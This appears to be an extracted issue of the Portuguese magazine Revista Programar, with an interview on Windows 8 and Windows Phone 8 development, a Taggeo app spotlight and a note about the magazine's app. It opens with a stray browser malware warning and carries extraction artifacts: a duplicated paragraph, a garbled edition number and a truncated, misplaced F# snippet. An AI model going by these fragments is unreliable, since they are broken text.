Foi inserido conteúdo de [www.riiing.net](#), um distribuidor de programas maliciosos conhecido, nesta página Web. Visitar esta página agora irá, muito provavelmente, infetar o seu Mac com programas maliciosos.

Programas maliciosos são software malicioso que provoca situações como roubo de identidade, perdas financeiras e eliminação permanente de ficheiros.
[Saiba mais](#)

[Retroceder](#) [Avançadas](#)

Melhorar a deteção de programas maliciosos enviando dados adicionais para a Google quando encontro avisos como este. [Política de privacidade](#)

AUTOR



Escrito por David Sopas

Analista de segurança web, programador, fundador, editor do WebSegura.net e líder do projeto ScanPW.

Colabora regularmente com a comunicação social em assuntos relacionados com a segurança da informação.

ENTREVISTA A TIAGO ANDRADE E SILVA

Revista Programar: A Microsoft lançou recentemente o Windows 8. O que podemos esperar desde novo sistema operativo para os programadores?

Tiago Andrade e Silva: Qualquer lançamento de uma nova versão do Windows traz inúmeras novidades.

A maior delas no Windows 8 para os programadores é a possibilidade de distribuírem as suas Apps a partir da Windows Store, e de tirarem partido de um sistema sem compromissos: multi-plataforma (intel e ARM), multi-device (PCs, laptop, All-in-one e tablets) e multi-input (touch, pen, rato e teclado). O Windows 8 representa uma oportunidade de negócio enorme para os programadores, uma vez que o Windows é o sistema operativo mais utilizado em todo o mundo e as Apps estão no centro da experiência do Windows 8.

Uma outra novidade extremamente interessante é o facto de ser possível desenvolver Apps nativas Windows 8 utilizando a tríade de linguagens mais utilizadas em todo o mundo: HTML, CSS e Javascript. Este facto irá aumentar bastante o leque de pessoas que já têm os conhecimentos necessários para desenvolver Apps nativas Windows 8, conseguindo tirar partido de toda a plataforma e criando uma experiência diferenciada.

A flexibilidade da nova loja e o alcance do Windows fazem com que seja muito atraente desenvolver para esta plataforma. É possível desenvolver uma App em Portugal e ter impacto à escala global (a loja Windows está presente em 200 países e em 100 línguas diferentes), com um modelo de faturação flexível e interessante. No caso de uma App paga, o modo de partilha de receita é 70% para o programador e 30% para a Microsoft. Se faturar mais do que 25 mil dólares esta divisão passa a ser 80% para o Developer e 20% para a Microsoft. A loja Windows permite também um modelo em que, se for o programador ou entidade que publica a App a cobrar diretamente ao consumidor, esta ficará com 100% do valor faturado, não devendo qualquer comissão à Microsoft. Este é um aspeto diferenciador e muito interessante para quem cria as Apps.

RP: Quanto vai custar para desenvolver aplicações Windows 8? Teremos de pagar por uma Developer License só para poder desenvolver ou pagamos apenas para



publicar aplicações?

TS: Qualquer pessoa pode desenvolver uma App para o Windows 8 sem qualquer custo. Apenas para publicar uma App na Loja Windows é que é preciso ter uma conta de programador e essa tem uma taxa de registo anual. Essa taxa varia conforme o tipo de conta, que poderá ser individual ou empresa. Se o tipo de conta for empresa o valor é de 75€ e a individual de 37€. No entanto, em reconhecimento do interesse e compromisso dos programadores com a plataforma Windows, anunciámos também a oferta de

um ano desta subscrição para quem tem uma conta MSDN elegível (todos os níveis menos o MSDN operating systems). Através dos programas DreamSpark (www.dreamspark.com) e BizSpark (www.bizspark.com), apoiamos também os estudantes e as empresas start-up com a mesma oferta da taxa de subscrição da loja Windows.

Claro que no valor mencionado acima não está a considerado o custo do desenvolvimento em si. Aqui apenas se deverá considerar o custo “pessoa/hora”, uma vez que é possível obter as ferramentas necessárias sem qualquer custo: Visual Studio Express 2012, o SDK e todo o conteúdo de apoio ao desenvolvimento.

A versão express do Visual Studio é uma versão “entry level” e com limitações.

Para um desenvolvimento mais profissional é aconselhada a utilização de uma das versões mais avançadas (<http://www.microsoft.com/visualstudio/>).

RP: Quantas aplicações gratuitas poderemos publicar na Windows Store depois de adquirir uma Developer License?

TS: A Microsoft está a dar prioridade às Apps de alta qualidade versus muitas de baixa qualidade. Dito isto, neste momento não existe um limite no número de Apps que podem ser publicadas através da mesma conta. A limitação existente é que as Apps têm que “oferecer aos clientes um valor ou utilidade únicos e criativos em todos os idiomas e mercados que suportar” conforme descrito no ponto 1.1 dos requisitos de certificação das aplicações para o Windows 8.

No Code

ENTREVISTA A TIAGO ANDRADE E SILVA

Claro que no valor mencionado acima não está a considerado o custo do desenvolvimento em si. Aqui apenas se deverá considerar o custo “pessoa/hora”, uma vez que é possível obter as ferramentas necessárias sem qualquer custo:

Visual Studio Express 2012, o SDK e todo o conteúdo de apoio ao desenvolvimento.

A versão express do Visual Studio é uma versão “entry level” e com limitações.

Para um desenvolvimento mais profissional é aconselhada a utilização de uma das versões mais avançadas (<http://www.microsoft.com/visualstudio/>).

RP: Vai ser possível usar XNA em aplicações Windows 8 ou foi descontinuado?

TS: O XNA continua a ser suportado no desktop do Windows 8. Aplicações da loja Windows com maiores exigências gráficas podem ser desenvolvidas com DirectX.

RP: Foi lançando em simultâneo com o Windows 8 o Visual Studio 2012. O que esta versão trás de novo de forma a convencer os programadores a comprar/usar?

TS: O Visual Studio 2012 inclui inúmeras novidades que vêm simplificar a experiência no ciclo de desenvolvimento e ajudar as equipas a colaborar de forma mais eficiente. Entre estas novidades, destaco o suporte a desenvolvimento de Apps para a loja Windows; melhorias nas ferramentas para desenvolvimento web (com o Page inspector e o DOM explorer); Integração no Visual Studio do Lightswitch e do Blend; simplificação do desenvolvimento assíncrono com a utilização da framework 4.5; capacidade de ligação ao Team Foundation Server (TFS) na cloud e, por fim, melhorias no suporte a desenvolvimento para Sharepoint.

RP: Quando poderemos usar bases de dados locais (ex: SQL Server Compact) em aplicações Metro Windows 8?

TS: Neste momento não temos nada a anunciar relativamente a SQL Compact e suporte a aplicações da loja Windows. No entanto, se a App for desenvolvida em HTML, é sempre possível utilizar IndexDB entre outras alternativas.

“ O Windows 8 representa uma oportunidade de negócio enorme para os programadores, uma vez que o Windows é o sistema operativo mais utilizado em todo o mundo (...) ”

RP: Para quando podemos esperar o lançamento do Windows Phone 8 e qual a razão para não haver upgrade do Windows Phone 7.5 para o Windows Phone 8, para quem já comprou um telefone ?

TS: O Windows Phone 8 foi lançado a 29 de Outubro e na Europa os dispositivos já estão a ser comercializados. Esta versão do Windows Phone assenta na mesma tecnologia de base do Windows 8. Isto significa que as duas plataformas partilham uma base comum a nível de networking, segurança, tecnologia de browser e suporte a media e até um sistema de ficheiros comum. Isto traduz-se em maior performance, mais funcionalidades e oportunidades para os developers e os fabricantes poderem introduzir inovações mais rapidamente, para além de permitir suporte a um leque de capacidades de hardware mais alargado, como processadores multi-core, múltiplas resoluções ou NFC. O Windows Phone 8 é um salto grande a nível tecnológico e não pode correr sobre o hardware existente, pelo que,

infelizmente, não é possível fazer update dos dispositivos actuais para esta nova versão. No entanto, irá ser lançado um update para a versão 7.8 que permite aos dispositivos actuais terem acesso à experiência do novo start screen, de forma a que todos os utilizadores possam beneficiar desta nova experiência emblemática no Windows Phone.

RP: O que, efetivamente, vamos poder aproveitar de uma aplicação feita para o Windows 8, no Windows Phone 8? Podemos aproveitar o XAML, código C# / VB .NET (assemblies), ou nada poderá ser partilhado?

TS: É possível reaproveitar muita coisa. Embora existam alguns controlos que só existem no Windows Phone ou no Windows 8 (por exemplo, os Panoramas e Pivots que são essenciais à experiência no Windows Phone) o XAML é bastante reaproveitado, sobretudo se a aplicação foi feita com base em patterns como MVVM e utilizando templates de databinding. No entanto, deve-se repensar a interface das aplicações, porque as experiências têm diferentes nas duas plataformas. O código C#/VB.NET é bastante reaproveitado embora existam algumas diferenças na plataforma. Incluímos no novo Visual Studio a hipótese de criar Portable Class Libraries que permite reaproveitar assemblies entre Windows Phone e Windows 8, existindo técnicas específicas para aumentar o reaproveitamento de código. Em breve a Microsoft irá disponibilizar conteúdo para facilitar esta tarefa.

“ **Qualquer pessoa pode desenvolver para o Windows 8 sem qualquer custo(...)** ”

RP: Vai ser possível desenvolver aplicações HTML e JavaScript no Windows Phone 8?

TS: O SDK do Windows Phone inclui uma template de projecto que utiliza o excelente WebBrowser control baseado no IE10 para permitir o desenvolvimento com HTML e Javascript. Não é uma experiência “nativa” de desenvolvimento como no Windows 8, mas é possível e adequado a alguns cenários. Iremos disponibilizar também recursos para explicar detalhadamente como este processo


funciona.

“ **Esta versão do Windows Phone assenta na mesma tecnologia de base do Windows 8. Isto significa que as duas plataformas partilham uma base comum a nível de networking, segurança, tecnologia de browser e suporte a media e até um sistema de ficheiros comum.** ”

RP: Qual a postura da Microsoft em relação a linguagens dinâmicas como o IronRuby ou IronPython ou continuará a apostar em linguagens estáticas?

TS: A Microsoft tem introduzido algumas componentes dinâmicas em linguagens como o C# (ver a keyword dynamic introduzida no C# na versão 4.0) e tem também apostado a linguagem funcional F#.

```
member x.SelectedItem
with get() = selectedItem
and set(v : obj) =
    selectedItem <- v
    x.OnPropertyChanged(<@ x. @>)
```



PROJECTO EM DESTAQUE NA COMUNIDADE P@P: TAGGEO

Este mês, o projeto escolhido para dar destaque é o Taggeo, um projeto criado pelo membro Tiago Fernandes conhecido por Sagito e pelos restantes membros da sua equipa, a Mariana Teixeira e o Rúben Ribeiro.

O Taggeo é uma aplicação baseada na web e também disponível para smartphones, que permite ao utilizador deixar a sua marca em qualquer lugar e sem qualquer tipo de restrições, quando outro utilizador passar por esse local receberão a mensagem deixada nesse sítio.

É possível definir a visibilidade da mensagem, podendo esta ser pública ou privada sendo esta última visível apenas para os amigos do utilizador que deixou a mensagem e, ao contrário do que se verifica em plataformas como o Twitter não existem limites em termos de caracteres, o utilizador terá total liberdade na elaboração da mensagem podendo utilizar qualquer tipo de dados (texto, imagem, áudio, vídeo ou até jogos) não estando obrigatoriamente associado a um local específico ao contrário do que acontece no Foursquare.

Segundo os autores deste projeto, serão potenciadas a criação de novas oportunidades de marketing, ações publicitárias e de divulgação através da criação de um conjunto de ferramentas e serviços para o efeito que fazem uso da tecnologia da geolocalização, pretendo-se também disponibilizar um serviço de desenvolvimento de aplicações

para os clientes que pretendam utilizar a tecnologia do Taggeo nas suas aplicações.

Na nossa experiência com a aplicação, podemos logo destacar uma funcionalidade bastante útil logo na inicialização da mesma que é o facto de o utilizador poder registar-se utilizando para isso a sua conta do facebook, não existindo por isso perdas de tempo com registos para quem possuía conta nesta rede social. Em termos de interface esta é bastante simples e intuitiva, bastando para deixar a nossa mensagem dar um toque em tag no menu principal e escrevermos a nossa mensagem, destaque para a integração com o álbum de fotografias do smartphone e para a possibilidade de se partilhar a tag no facebook e twitter. Relativamente aos amigos, é também possível convidar os nossos amigos do facebook de uma forma bastante rápida.


A aplicação é gratuita e está disponível na web e nas stores das plataformas iOS, Android e Windows Phone, por isso descarreguem-na e deixem a vossa marca no mundo!

Site: <http://www.taggeo.org>

Facebook: <http://www.facebook.com/taggeoapp>

Twitter: <https://twitter.com/TaggeoSocial>

Blog: <http://taggeosocial.tumblr.com/>



JÁ DISPONÍVEL A APLICAÇÃO DA REVISTA PROGRAMAR, PARA WINDOWS 8

A revista PROGRAMAR já está disponível no Windows 8, com todas as edições e detalhes sobre cada edição.

A aplicação tem todas as edições já publicadas da revista desde o número 1 em 2006. Com esta aplicação pode navegar entre as edições e ler todos os artigos já publicados

e pesquisar por artigos através de palavras-chave. Foi desenvolvida por um membro desta comunidade e líder da comunidade [NetPonto](#) - [Caio Proiete](#) (obrigado pelo seu contributo!).

Algumas imagens da aplicação:



Veja também as edições anteriores da Revista PROGRAMAR

37 Edição - Outubro 2012



36 Edição - Agosto 2012



354 Edição - Junho 2012



34 Edição - Abril 2012



33ª Edição - Fevereiro 2012



32ª Edição - Dezembro 2011



e muito mais em ...
www.revista-programar.info

DUVIDAS?

IDEIAS?

AJUDAS?

PROJECTOS?



portugal-a-programar
•org

